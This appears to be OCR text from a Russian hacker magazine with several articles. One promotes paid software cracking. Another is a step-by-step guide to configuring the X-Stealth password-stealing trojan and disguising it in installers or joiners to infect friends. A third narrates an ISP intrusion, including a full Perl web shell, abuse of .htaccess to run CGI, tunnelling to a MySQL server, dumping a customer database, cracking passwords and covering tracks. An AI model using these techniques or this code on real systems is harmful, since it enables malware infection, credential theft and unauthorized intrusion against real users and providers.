На первый взгляд крэкинг может показаться на 100% любительской деятельностью фанатов, которым не спится по ночам. Тем более крэки свободно распространяются в Интернете, а тонны бесплатных патчей и сумасшедшие по длине листинги серийных номеров к програм пылятся на BBS'ках и опять же абсолютно бесплатно доступны всем и каждому. Откуда же тут прибыль? Да, здесь ее не было, нет и не будет. Крэки, которые "постарее", действительно являются результатом деятельности фанатов, современные же кряки являются "показательными" примерами и способами эффективной саморекламы профессиональных крэкерских групп. Кроме того, большинство крэков программ настолько просты в исполнении, что поделиться ими не составляет никаких проблем.

ЗАКАЗУХА

Это только кажется, что крэки без проблем можно найти для любой проги. Если тулза выпущена годик-другой назад, тут действительно никаких проблем. Однако дело обстоит совсем иначе, когда разговор идет о новейшем и достаточно дорогостоящем ПО. Стоит взглянуть хотя бы на продукты компании 1С. Полный комплект их наиболее популярных программ обходится покупателям не больше ни меньше в сумму более 40 тысяч деревянных. Для России это деньги не маленькие, но народу (особенно предпринимателям) деваться некуда и приходится расставаться со своими кровными. Вокруг больших денег собираются деловые ребята и начинают с интересом изучать код таких программ. Покопавшись пару ночей и

разработав соответствующую заплатку, они распространяют насильно "зафриваренную" прогу по цене в 5-10 раз дешевле ее лицензионного варианта. В итоге потребитель доволен, а крэкер - сыт. Романтика! Впрочем, зона работы профессиональных крякеров не ограничивается банальной продажей "дешевых" версий программ. Иногда взлом может оказаться настолько сложным делом, что без услуг крэкера-специалиста просто не обойтись.

Множество действительно сложных программ, которые разрабатываются для достаточно узких нужд, защищаются электронными ключами. И это уже не та парочка логин/пароль, с которой имеет дело рядовой пользователь. Действительно, мощная защитная система программы может быть представлена в виде специального переходника для принтерного (LPT) или мышиного (COM) портов. Перед началом работы программы происходит проверка наличия такого устройства, а также корректность работы записанного в нем кода, т.е. корректность последовательности "запрос-ответ". Более того, подключенная "прищепка" может быть даже активным устройством и со своей стороны генерировать запросы компьютеру, чтобы проверить легальность установленной софтины в любой самый неожиданный момент. Разработчики программы могут зашить в нее возможность изменения внутренних кодов, скажем, раз в месяц. Чтобы сохранить работоспособность системы, их владельцам приходится постоянно раскошеливаться. Отказаться от существующей системы просто так уже нельзя, Патаму шта накопившаяся за время работы компании база данных корректно обрабатывается только существующей прогой! Ну какой нормальный человек выдер-

РАБОТАТЬ ПРОГРАММ?


жит такую наглость? В таком случае, пригласив крэкера программ, можно реально сэкономить не одну сотню баксов, и происходить все это будет очень тихо, без огласки, так сказать... Пару дней работы крэкера над делом под грифом "TOP SECRET" с последующей выплатой 200 долларов США, и стороны расходятся, делая вид, что незнакомы! А закладывать друг друга ни крэкеру, ни предпринимателю-заказчику невыгодно - все равно "по ушам" влетит обоим. Подобный сервис является далеко не уникальным. Крэкерские группы подходят к делу со всей серьезностью и ответственностью. В обязательном порядке гарантируют результат и даже предоставляют сервис "мани-бэк". Пользователь в течение недели тестирует взломанный продукт и в случае "неудовлетворенности" взломом может потребовать деньги назад. Крэкеры хмыкают, восстанавливают оригинальные версии программ и возвращают деньги заказчику. Разумеется, о бесплатном распространении взломанных версий таких программ говорить не имеет смысла. Мало того, что это иногда бывает просто невозможно, так ведь еще и разные "антипиратские" организации устраивают облавы на пункты продаж контрафактных компакт дисков. С другой стороны, большинство взломанных программ распространяется как раз на компакт дисках. Облавы не так страшны, как кажутся. Их организаторов не интересует продажа пиратских версий программ, не принадлежащих компании-разработчику, агентами которой они и являются. В итоге, если не нарываться на "защищенные" буквой закона фиговины, торговля взломанными прогами - крайне выгодное дело! Подготовкой таких напичканных ворованным софтом сидюков, "законная" стоимость которых превышает стоимость автомобиля, занимаются как раз ЛОКАЛИЗАТОРЫ. Это второй источник доходов для профессиональных крэкеров программ. Крэкинг, который выполняют локализаторы программ, более всего походит на самую обычную работу, которую можно выполнять изо дня в день, чтобы иметь свой стакан сока и кусок хлеба, намазанный черной икрой, на завтрак. Правда, в этих условиях не идет речь о так называемых "сверхприбылях", как это было в предыдущих случаях, но зато работа позволяет заниматься крекерам своим любимым делом и поддерживать соотве-тствующие навыки, оставаясь профессионалами. На "операционный стол" крэкера-локализатора попадают не слишком защищенные от взлома проги, и соответствующие патчи не только укомплектовываются в компакты, но и выставляются в Интернете, чтобы народ не забывал тропинку к сайту программиста-Робин Гуда.



ТИПА БУХГАЛТЕРИЯ

Какова же зарплата у локализаторов и взломщиков софта? Ведь если посмотреть на цену стандартного сидюка, которая составляет 3-5 баксов, и оценить объем продаж в 2-3 тысячи штук, можно подумать, что локализаторы и распространители купаются в золоте...

На самом деле это далеко не так, и подобная цена на "черный товар" по меньшей мере является предельно низкой из возможных. Чтобы это доказать, следует рассмотреть технологический процесс создания пиратского компакта. Все начинается с закупки легальной версии программы, что в среднем обходится в 500 баксов. Затем в работу вступают наши герои - крэкеры и локализаторы программ. В зависимости от сложности, работа оплачивается в размере 200-500$. Около 1$ за диск обходится их тиражирование. Плюс перевозка, плюс хранение, плюс выплаты "крыше". И в конце концов оптовая партия компактов распределяется среди розничных торговцев, которые накидывают сверху еще центов 30-50 за CD, и мы имеем те самые 3-5 баков, которые уже не удивляют...



Можно даже сказать, что теневой рынок программ имеет достаточно развитую инфраструктуру. Складываются самые обычные экономические отношения "предложение - спрос", естественному развитию которых практические никто не мешает. Более того, порой возникает чувство, что торговлю пиратскими софтинам, особенно забугорного производства, не только не "прижимают", но и даже повсеместно развивают!

Голая железка

Почему же? Вспомните гигантское число компьютерных фирм, торгующих персоналками и железками к ним. Руководство таких компаний прекрасно понимает, что сбыт их продукции по большей части зависит от рынка программного обеспечения. Кому нужна "голая железка", если на тот же лицензионный Windows рядовому российскому пользователю придется копить деньги целый год?! Компьютерные фирмы сами, предположительно, приплачивают крэкерам-спасителям, чтобы те старались разнообразить рынок софта. Компьютерные фирмы готовы собственной задницей прикрывать их, ведь речь идет о немалых прибылях. В конце концов компьютерные фирмы сами открывают собственные узлы локализации и взлома ПО и организовывают точки распространения "мягкой" продукции.

Выгодно ли?

В общем, подводя черту этой статье, ответ на вопрос "Выгодно ли работать крэкером программ?" более чем очевиден - да, это выгодно! Если тебе нравится копаться в кодах программы, отлавливая запросы паролей. Если ночи напролет ты готов расставлять "брэк-поинты", чтобы понять логику работы дизассемблированной проги, то самое время включиться в ряды крэкеров и начать совмещать приятное с полезным! Если ты не силен в крэкерстве, но сильно захотел узнать об этом больше, то я могу посоветовать тебе книгу Криса Касперского "Философия и техника хакерских атак". С ней, если имеется немного воли и желания, ты сможешь приобрести соответствующие навыки взлома программ, чтобы начать работу. И не думай, что, типа, "там и без меня крэкеров хватает"...

Профессиональных крэкеров не так уж и много, и их работа очень ценится. В области крэка программ всегда найдется место для еще одного работника. Так что дерзай!



X-STEALTH

CuTTer (cutter@xakep.ru) http://www.lovecity.ru





Перцы return

Дарова, перец, перчинка :). Перед тобой, наверное, не раз возникала проблема нехватки Интернета. Оно понятно, все твои оплаченные часы улетели в тартарары от просиженных часов с тетей Асей. А про IRC мы вообще промолчим. Конечно, никто не отрицает, что есть определенная группа людей, которая немного смахивает на Рокфеллеров. Их мы оставим в стороне: далеко не все ходят с приятно толстой пачкой буказоидов :). Правда, попадаются интересные индивидуумы, которые готовы поделиться Инетом почти на халяву (привет, GiN[50] ;). Но это тоже вымирающий тип пользователей в глобальной сети, поэтому на них всю свою интернетовскую жизнь рассчитывать нельзя. Придется вспоминать древнерусские былины про хакеров и ламеров:

"Жил был ламер с Интернетом и хакер. И было счастье на земле от общего DialUp доступа :)."

Да, ламер - полезная в хозяйстве вещь. Ведь столько хорошего можно получить при взломе этого пользователя. Ну а травить его вполне возможно почтово-половым трояном. В помощь этому стремлению журнал Хакер предлагает воспользоваться своим трояном X-Stealth. Он более известен как Stealth. Да, да, да!!! Это то самое бессмертное творение не менее бессмертного Дока. Господу возмолимся... и вот троян опять стал совершенствоваться, и теперь злобные дядьки из AVP не так часто будут находить твоего шпиона, засланного в тыл врага. Так что хватит думать о том, сколько же осталось часов, а лучше коннектиться к своему прову и качать это творение с www.xakep.ru/articles/releases. Инсталлируй полученное добро, теперь на твоем компе должно поселиться несколько файлов: документация и сам троян. Документацию можешь распечатать и повесить на стену как истинный фэн русского софта ;).

Троянология

Ты еще не уснул? Оки, переходим к описанию трояна. Самым главным преимуществом X-Stealth'a является то, что собранные данные он шлет только тебе, а не всему РуНету и создателю трояна :). Хотя есть известные мне личности, которые любили обнародовать полученные данные: на e-mail (на него приходит вся инфа о паролях) ставился remailer, который пересылал эти данные нескольким десяткам пользователей. Смешно? Не очень, если бы я откопал этого перца, то оторвал бы ему все, что выпирало больше чем на 1 сантиметр.

Троян не обделен ни одной стандартной функцией, присущей всем почтовым троянам: X-Stealth отсылает кэшированные пароли, которые хранятся в PWL файлах, пароли от DialUp доступа, а также скрипты, если такие существуют. Это есть несомненный плюс, так как некоторые извращенцы прописывают пароли от Интернета в скрипты, но, благо, таких немного. В придачу X-Невидимка отсылает пароли от некогда модного E-Dialer'a, правда, полученные пароли необходимо расшифровывать.


Запускай конфигуратор, который по сравнению с предыдущей версией уменьшился на 30 kb. Появится окошко, его будем заполнять :). В поле e-mail вводится мыло (только лучше левое, которое будет форвадиться на твой нормальный ящик - все в жизни случается, а выдавать свои настоящие данные не круто). Лучше пару раз перестраховаться, чем потом отдыхать несколько лет не в самых лучших условиях. Теперь выбирается SMTP сервер; главное - найти нормальный, с которого можно было бы отсылать почту с любым обратным e-mail'ом. Теперь придумывается какая-либо фраза, которая будет появляться у юзверя при запуске трояна. По умолчанию выводится такое сообщение: WinZip Self-Extractor header corrupt. Possible cause: bad disk or file transfer error. В переводе на наш родной: Архив испорчен. Неполадки на диске или возникла ошибка при скачивании.

Я уверен, что хороший фантазер напишет такую лабуду, что бедный пользователь останется в непонятках :). Но вдруг захочется, чтобы вообще ничего не показывалось при запуске трояна, тогда удаляется весь текст из поля "Startup MessageBox". Теперь придумай имя файла, его размер и иконку. Размер советую не трогать - хуже не станет. Для полного удобства можно также включить оповещение по ICQ: как только троян запустят, то об этом сразу протрубят тебе на асю, а на e-mail еще и текущий ip пришлют.

Когда троян почувствует, что он уже постарел, стал совсем дряхлый, то произойдет автоматическое скачивание обновленной версии, так что X-Stealth будет всегда чувствовать себя в хорошей форме :). А вот чем еще может похвастаться троян: если у пользователя установлен ATGuard, то, казалось бы, все: просекут отправку писем, и пиши пропало, но X-Stealth добавляет себя в настройки этого Firewall'a, разрешая отсыл писем. Вот такие пироги. Так что даже довольно опытный пользователь может облажаться.

Дружное впаривание - это не спаривание

Теперь требуется заставить знакомого запустить эту гадость :). Сам понимаешь, что простые



прогоны о программе, которая ускоряет в 10 раз соединение с Интернетом, теперь не прокатят. И не пройдут файлы такого типа: photo.jpg .exe. Даже самые заядлые ламерки стали умнеть. Поэтому придется умнеть и нам. Конечно, можно сконфигурировать нашу X-Невидимку по умолчанию, но тогда процент запуска X-Stealth'а будет невысок. Как мне кажется, оптимальным способом будет достать программы, которые делают setup файлы, хотя бы вспомни статью "Setup - легальный убийца" (Хакер #11/99). Находишь какую-нибудь полезную программу, например, которую твой друг просил на днях, а ты его в порыве гнева послал :). Скачиваешь один из нижеперечисленных install maker'ов. Вот небольшой списочек:

MindVision Installer VISE - http://www.mindvision.com
Wise Installation System - http://www.glbs.com
GkSetup - http://www.gkware.com
Setup Generator - http://www.gentee.com/setupgen

Скачиваешь, ставишь что тебе больше всего понравилось. Достаешь для них кряк, где их взять - сам знаешь, уже не маленький мальчик. Мой выбор остановился на MindVision Installer VISE. Запихивается в setup файл-программа, которую просил друг, а также добавляется туда X-Stealth: это ему такой дополнительный бонус за вредность =). Только троян нужно сконфигурировать так, чтобы при запуске он ничего не показывал. В установках ставится, чтобы троян пускался без разрешения пользователя. Это будет выглядеть не подозрительно и сработает на 99%, правда, тебе придется немного пострадать - определенная часть времени уйдет на создания setup файла, но в итоге результаты оправдают затраты.

Это был первый способ, можно и по-другому. Например, берется всем известный Joiner (http://blade.slak.org/joiner.htm) или One EXE Maker 2000 (http://sennaspy.tsx.org). С помощью них аттачится троян к какого-нибудь файлу. Конечно, после этой процедуры файлы будут толстеть на 60 килобайт, но даже такие изменения могут пройти незаметно для пользователя. Можно сделать еще интереснее: скачать маленькие трояны, которые скачивают файлы по заданному url'у, а потом их запускают. Такие троянцы весят в пределах 20 килобайт, а попадаются версии размеров и в 8 кб (!!!). Это тебе не хухры-мухры и не ежик с чупа-чупсом, а реально работающий троян. Его и нужно цеплять к файлам, так как такой ничтожно малой разницы не заметит даже "advanced user". Надо только вовремя скачивать обновления, чтобы они не были нежно опекаемы антивирусами. Вот тебе линки в помощь:

Psychward (server 17 kb) - http://evilgoat.slak.org
tHing (server 8 kb) http://blade.slak.org/tHing.htm

Все, курс военной подготовки по троянизированию ты прошел. Приятель, ты и сам можешь придумать способы, как незаметно подсовывать X-Stealth друзьям. О них ты можешь поделиться со мной, если не жадный :). А если ты вообще куль программер, то напиши какие-нибудь дополнительные модули для X-Невидимки и пришли их Doc`y :). И если они ему понравятся, то тебе повезло - ты внесешь дополнительный вклад в общее дело ;), и твои функции скорее всего будут добавлены к трояну. Только учти, что троян написан на Visual C++, а dll он пока не использует. В общем, держи e-mail'ы для связи с Доком: serguei@earthling.net



Удачи и плодотворной работы тебе с X-Stealth'ом :).



Ломаем провайдеров

ALZEL (ALZEL@GUITAR.RU)

История "начала иметь место быть" ранним июльским утром, когда меня разбудил телефонный звонок. Звонил мой приятель, к слову сказать, сотрудник одной из московских провайдерских фирм (назовем ее - www.провайдер.ру) и озадачил он меня неслабо. "Дружище", - сказал он, сразу хватая быка за рога. Нас тут один клиент поломал, упер клиентскую базу, просит халявного интернета взамен того, что он расскажет, как это было проделано. Инет-то мы ему дали, но есть подозрение, что человечек не раскрыл свои секреты до конца. Не мог бы ты помочь разобраться? Попробуй поломать нас/добраться до базы клиентов с предоставлением подробного отчета о проделанной работе и рекомендациями по устранению дыр в security". Финансовая сторона вопроса выглядела очень заманчиво, и мне пришлось согласиться...

Понедельник, 8-00 утра

Начнемс... Заходим на http://www.провайдер.ру и внимательно читаем информацию об услугах, которые он предоставляет. Как обычно, - выделенные линии, доступ по Dial-UP IP, домашние странички для клиентов и т.д. Лезем на www.-ripn.net и вытаскиваем информацию о данном провайдере. 1 сетка класса С.... Скромненько, скромненько...



Запускаем nslookup, говорим ему "server=ns.пр-овайдер.ру" и делаем "ls -d провайдер.ру"... Исследуем стянутую зону. Наиболее активно светятся 4 машинки и, судя по всему, они принимают самое непосредственное участие в технологии. Судя по количеству CNAMEов, на одном из хостов (hosting.провайдер.ру) крутится более 50 виртуальных WEB-серверов - здесь нам ловить нечего, разве что подменить пару страничек на каком-нибудь ВВВ.ВАСЯ_ПУПКИН.РУ. На следующей "технологической тачке" (mail.провайдер.ру) крутятся DNS, SMTP, POP3 сервера - этот вариант запомним, но отложим на потом. Наиболее интересной мне показалась машинка, на которой на одном IP-адресе крутится сервер статистики (http://statserv.провайдер.ру) данной компании вкупе с бесплатными домашними страничками (а-ля http://users.провайдер.ру/user_name/). Где-где, а на сервере статистики доступ к клиентской базе должен иметься! Как же туда попасть?

В течение суток аккуратно сканирую порты на этом сервере. Для всей СЕТИ открыты только следующие порты: 80, 8100, 8101, 8102, 8103, 8104 (UNIX/Apache 3.1.4.pl RUS). Все остальные сервисы аккуратно порезаны firewall'ом.

Запускаем браузер и пытаемся попасть на http://statserv.провайдер.ру. Не пускает! 403 Forbidden, говорит. Снова заходим на www.провайдер.ру и среди прочей информации обнаруживаем, что доступ к серверу статистики предоставляется только клиентам этой компании и только из внутренней сети, и на нем можно ознакомиться с количеством потребленных услуг и даже поменять пароль(!). Более того, каждому клиенту этого провайдера предоставляется возможность бесплатно завести домашнюю страничку. Но доступ к этой страничке предоставляется только из внутренней сети по протоколу FTP с тем же (!!!) логином/паролем, который используется для доступа в Интернет. Размышляем вслух... Если это так, то скорее всего и FTPd и Apache авторизуют пользователей из общей базы данных.

Пришлось даже проиндексировать (HT://Dig) все доступные WEB-странички на http://users.провайдер.ру/, однако следов использования CGI-скриптов не обнаружилось...

OK! Обратимся к человеческому фактору...

Вторник, 10-00

Подхожу на улице к молодому человеку бомжеватого вида и слезно умоляю (за 100 рублей) одолжить паспорт на некоторое время. Через 20 минут в моих руках оказался договор, согласно которому я, Иван Петрович Пуговкин имею право воспользоваться услугами Интернет через компанию www.провайдер.ру и, в числе прочих возможностей, завести собственную домашнюю страничку и проверить состояние лицевого счета на сервере статистики. Логин/пароль прилагаются.



Дело в том, что на сервере провайдера было написано, что "домашние странички следует готовить в кодировке win1251. Если вы используете другой тип кодировки, то в корневой каталог вашего сервера можно положить файл .htaccess с одной строчкой "CharsetSourceEnc koi-8r". Только в данной ситуации кодировки нас совсем не интересовали. Кладем в мой домашний каталог файл .htaccess, только строчка выглядела немного по другому - "Options Includes ExecCGI". Заливаем по FTP маленький файл (test.cgi),

```
test.cgi

#!/usr/local/bin/perl
print "Content-type: text/html\n";
print "test\n";

end of test.cgi
```

делаем "chmod 755" при помощи FTP-клиента. Запускаем браузер и заходим на http://users.провайдер.ру/user_name/test.cgi). Yes!!! Работает! Мы смогли запустить cgi-скрипт на perl, хотя провайдер и считает, что это невозможно. Сие означает, что, в принципе, мы можем запустить на сервере любую программу с правами пользователя, из под которой работает WEB-сервер (например, nobody). В качестве инструмента загружаем на сервер следующую утилиту (shell.cgi), изменяем ее атрибуты на 755,

РА?!

```
shell.cgi

#!/usr/local/bin/perl

read (STDIN,$buffer,$ENV{'CONTENT_LENGTH'});
@names=split('&',$buffer);

foreach $name (@names)

{
($field,$value)=split('=',$name);
$value=~ s/\+/ /g;
$value=~ s/%([0-9A-Fa-f][0-9A-Fa-f])/pack("c",hex($1))/ge;
$form{$field}=$value;
}

print <<EOT

Content-type: text/html

<html>
<body bgcolor="#ffffff" onLoad="document.forms[0].com.focus()">
<form method="post" action="shell.cgi">
<input size=50 name="com">
</form>

EOT


;
$result = `$form{com} 2>&1`;
$result =~ s/\n/<br>/g;
print $result;
print "</body></html>\n";

end of shell.cgi
```

заходим на http://users.провайдер.ру/us-er_name/shell.cgi) и в формочке (shell с правами пользователя nobody) набираем какую-нибудь UNIX-команду. Например, "date". Впрочем, сколько сейчас времени нас интересует только лишь по той причине, что прошло всего 15 минут с момента начала попытки взлома. А сейчас нас больше волнует конфигурационный файл сервера Apache. Обычно он находится здесь - /usr/local/apache/conf/httpd.conf. Пробуем его просмотреть при помощи нашей странички (shell.cgi) командой "cat /usr/local/apache/conf/httpd.conf". Оказалось, что на этом хосте одновременно функционируют два виртуальных Web-сервера (сервер статистики и сервер, где хранятся наши бесплатные странички). Начинаем изучать сервер статистики... Авторизация выполнена средствами Apache, причем авторизуется он в MySQL-базе (http://www.mysql.com) на сервере store.провайдер.ru.

```
httpd.conf

Auth_MYSQLinfo store.провайдер.ru nobody .
AuthName            Mail_list
```



Вторник, 12-00

Итак, мы имеем скомпиленный скрипт, который умеет коннектиться к MySQL-серверу на store.провайдер.ru (где, судя по всему, и находится то, что нас интересует). Причем в качестве входных параметров этот скрипт использует переменные REMOTE_USER и REMOTE_PASSWD (наш логин/пароль, при помощи которых мы авторизовались на сервере статистики). Интересно, а на какой системе скомпилена эта штука? Набираем "uname -an" и получаем Linux Mandrake 7.0. Класс! У меня на компьютере используется то же самое. Копирую (через shell.cgi) этот скрипт в свой домашний каталог и перекачиваю по FTP к себе на машинку. После изучения кода в HEX-редакторе оказывается, что программа использует libmysqlclient.so.6.0, что коннектится она к store.провайдер.ru:3306 к базе users и что логин/пароль вкомпилированы непосредственно в нее. Помучаться пришлось немало, но в итоге я научил эту программу запускаться на моем компьютере.

Следующим этапом было написание софтинки, которая слушает порт 3306 и в минимальном объеме эмулирует работу MySQL-сервера. Прописав в файл /etc/hosts строчку о том, что мой компьютер - store.провайдер.ru, я научил скрипт коннектиться в то самое место, которое мне было нужно. Не буду описывать подробности, факт тот, что логин/пароль для доступа к MySQL-серверу на store.провайдер.ру я все-таки вытащил.

Среда, 21-30

Предварительно просканировав store.провайдер.ру на наличие открытых портов, я понял, что проще всего добираться до MySQL-базы через хост users.провайдер.ру. Немного поразмыслив, я решил просто подвесить там "трубу", т.е. устроить редирект таким образом, чтобы, законнектившись на users.провайдер.ру:23456, я автоматически попадал на store.провайдер.ru:3306. На сервере http://www.rootshell.org нашлась программа datapipe.c. Загрузив ее на сервер и скомпилив ее через nobody-shell, который мы "поимели" пару часов назад (http://users.провайдер.ру/user_name/shell.cgi) мы получаем готовый транспорт для взлома. Остается только его запустить. Что и делается командой "./datapipe 23456 3306 store.провайдер.ru 2>&1".

А теперь, - самый ответственный момент. На своем компьютере я запускаю MySQL-клиента.командой

"mysql –port=23456 –host=users.провайдер.ру –user=view –password=qwerty users". Yes!!!!!! Сработало!!! Набираю команду "show tables" и вижу долгожданный результат на экране моего компьютера. В базе users оказалось 4 таблицы (users_table, passwd_table, info_table, contracts). К чести провайдера, для пользователя view была открыта только одна таблица для записи - passwd_table, остальные таблицы были открыты только для чтения, но этого было достаточно - доступ к базе я уже получил.

Сделав dump MySQL-базы к себе на винчестер

("mysqldump –port=23456 –host=users.провайдер.ру –user=view –password=qwerty users > dump_file"), я начал заметать следы. Собственно, оставалось только убить процесс datapipe (killall datapipe), который мы запустили на сервере users.провайдер.ру из под пользователя



nobody и удалить все лишние файлы, которые мы наплодили. Все! Дело сделано! Можно передохнуть самую малось, выпить бутылочку пива и заняться разбором "спертой базы данных". Самое интересное - это, естественно, таблица с паролями (к слову сказать, они хранились в зашифрованном виде, но простейший crack_passwd со словарем подобрал около 50 за 20 минут). На тот момент заказчик вынес для себя самое главное правило - НИКОГДА НЕ ОБЪЕДИНЯЙ ТЕХНОЛОГИЮ с СЕРВИСАМИ ДЛЯ КЛИЕНТОВ. А немного позднее, один из злобных хакеров научился бесплатно звонить в Америку через модемный пул этого провайдера и мы занялись "дырочкой" с reverse-telnet. Но это уже совсем другая история...

```
AuthType                basic
Auth_MYSQLdatabase      users
Auth_MYSQLpwd_table     passwd
Auth_MYSQLuid_field     email
Auth_MYSQLpwd_field     passwd
Auth_MYSQLgrp_table     logins
Auth_MYSQLgrp_field     disal_group
Auth_MYSQL_EncryptedPasswords off
<limit get post>
order deny,allow
allow from all
require valid-user
</limit>

end of httpd.conf
```



Теперь мы точно знаем, где хранится клиентская база!

После непродолжительного изучения возможностей сервера статистики я нахожу скрипт, при помощи которого клиент может поменять пароль в базе (http://user_name:passwd@startserv.провайдер.ру/cgi-bin/connect.cgi). Снова захожу на http://users.провайдер.ру/user_name/shell.cgi и делаю "cat /usr/local/apache/doc/statserv/cgi-bin/connect.cgi". Эх! Не повезло! CGI-скрипт написан на языке Си и уже скомпилирован. Вот невезуха! Если бы использовался Perl, то пароль для доступа к MySQL можно было бы уже иметь на руках. Впрочем, настоящего кул-хацкера эта проблема не сможет надолго остановить!

ВАМ ТЕЛЕГРАММА: "пакуйте баксы б

БЕСПЛАТНЫЙ СЫР (CHEESE@XAKEP.RU WWW.FOX.TT.EE/CHEESE)

Здорово, коллЭга!

Помнишь, в прошлом номере я рассказывал тебе о том, с чего начинается карьера профи-"мейкмани"-ра? На примере люто ненавидящего нашего брата-халявщика, но регулярно рассылающего чеки по всему xUSSR серфинг-спонсора Spedia? Для заработка на котором необходимо было часами плющить зад у монитора и с остервенением юзать TCP/IP протоколы?

Сегодня я поведаю о способе лучше. С помощью которого тебе не придется более торчать у компа сутками напролет - до наблюдения в зеркале явления, характеризуемого как "индивидуум с синей мордой, красными глазами и дрожащими от общего истощения организма руками". Кроме того, используя данный способ, у тебя враз отпадет нужда в многочасовом зависании на телефонной линии и, что немаловажно, убережет твою сущность от пространных объяснений с окружающими на тему "превалирующей роли он-лайн коммерции над всякими прочими там обычными бизнесами". Потому как знаем, "плавали": домочадцы на правах родственников, подымая кипиш на телефонную тематику, понятия не имеют про то, что ты не "просто так" торчишь там в Сети. Лишая их тем самым главнейшего средства коммуникации с внешним миром, вторым по важности - после перестукивания газовым ключом по трубам центрального отопления с соседями по дому. Более того, они могут быть даже не в курсе того, что ты торчишь там "со значением"! Ну и что с того, что кому-то там надо позвонить? Ну и что с того, что за телефон надо платить больше, чем ты там наработаешь? В интернет-торговле-то они - ни бум-бум. Не шагают в ногу со временем: все авоськами колбасу из гастронома таскают, когда ее можно DHL-ом да через Credit Cards прикупить. Обыватели... Что с них взять?


Ну да ладно, от слов - к делу. Речь сегодня пойдет о почтовых спонсорах.

0.05 у.е. за минуту внимания

Почтовый спонсор - это такой зверь, который платит тебе за то, что ты получаешь от него рекламные письма. И все. Поясню на примере. Например, однажды ты получишь "мыло" нижеследующего содержания: "Уважаемый господин Пупкин! Мы рады сообщить Вам, что представляемый нами кибер-магазин "Трусняк инкорпорейшн" в рамках проводимой рекламной кампании предоставит Вам суперльготу в 1% при оптовой закупке не менее 100 единиц товара одного и того же наименования, размера и цвета. Для осуществления заказа ткните сюда (ссылка). Целуем, Правление Компании "Трусняк Инкорпорейшн".

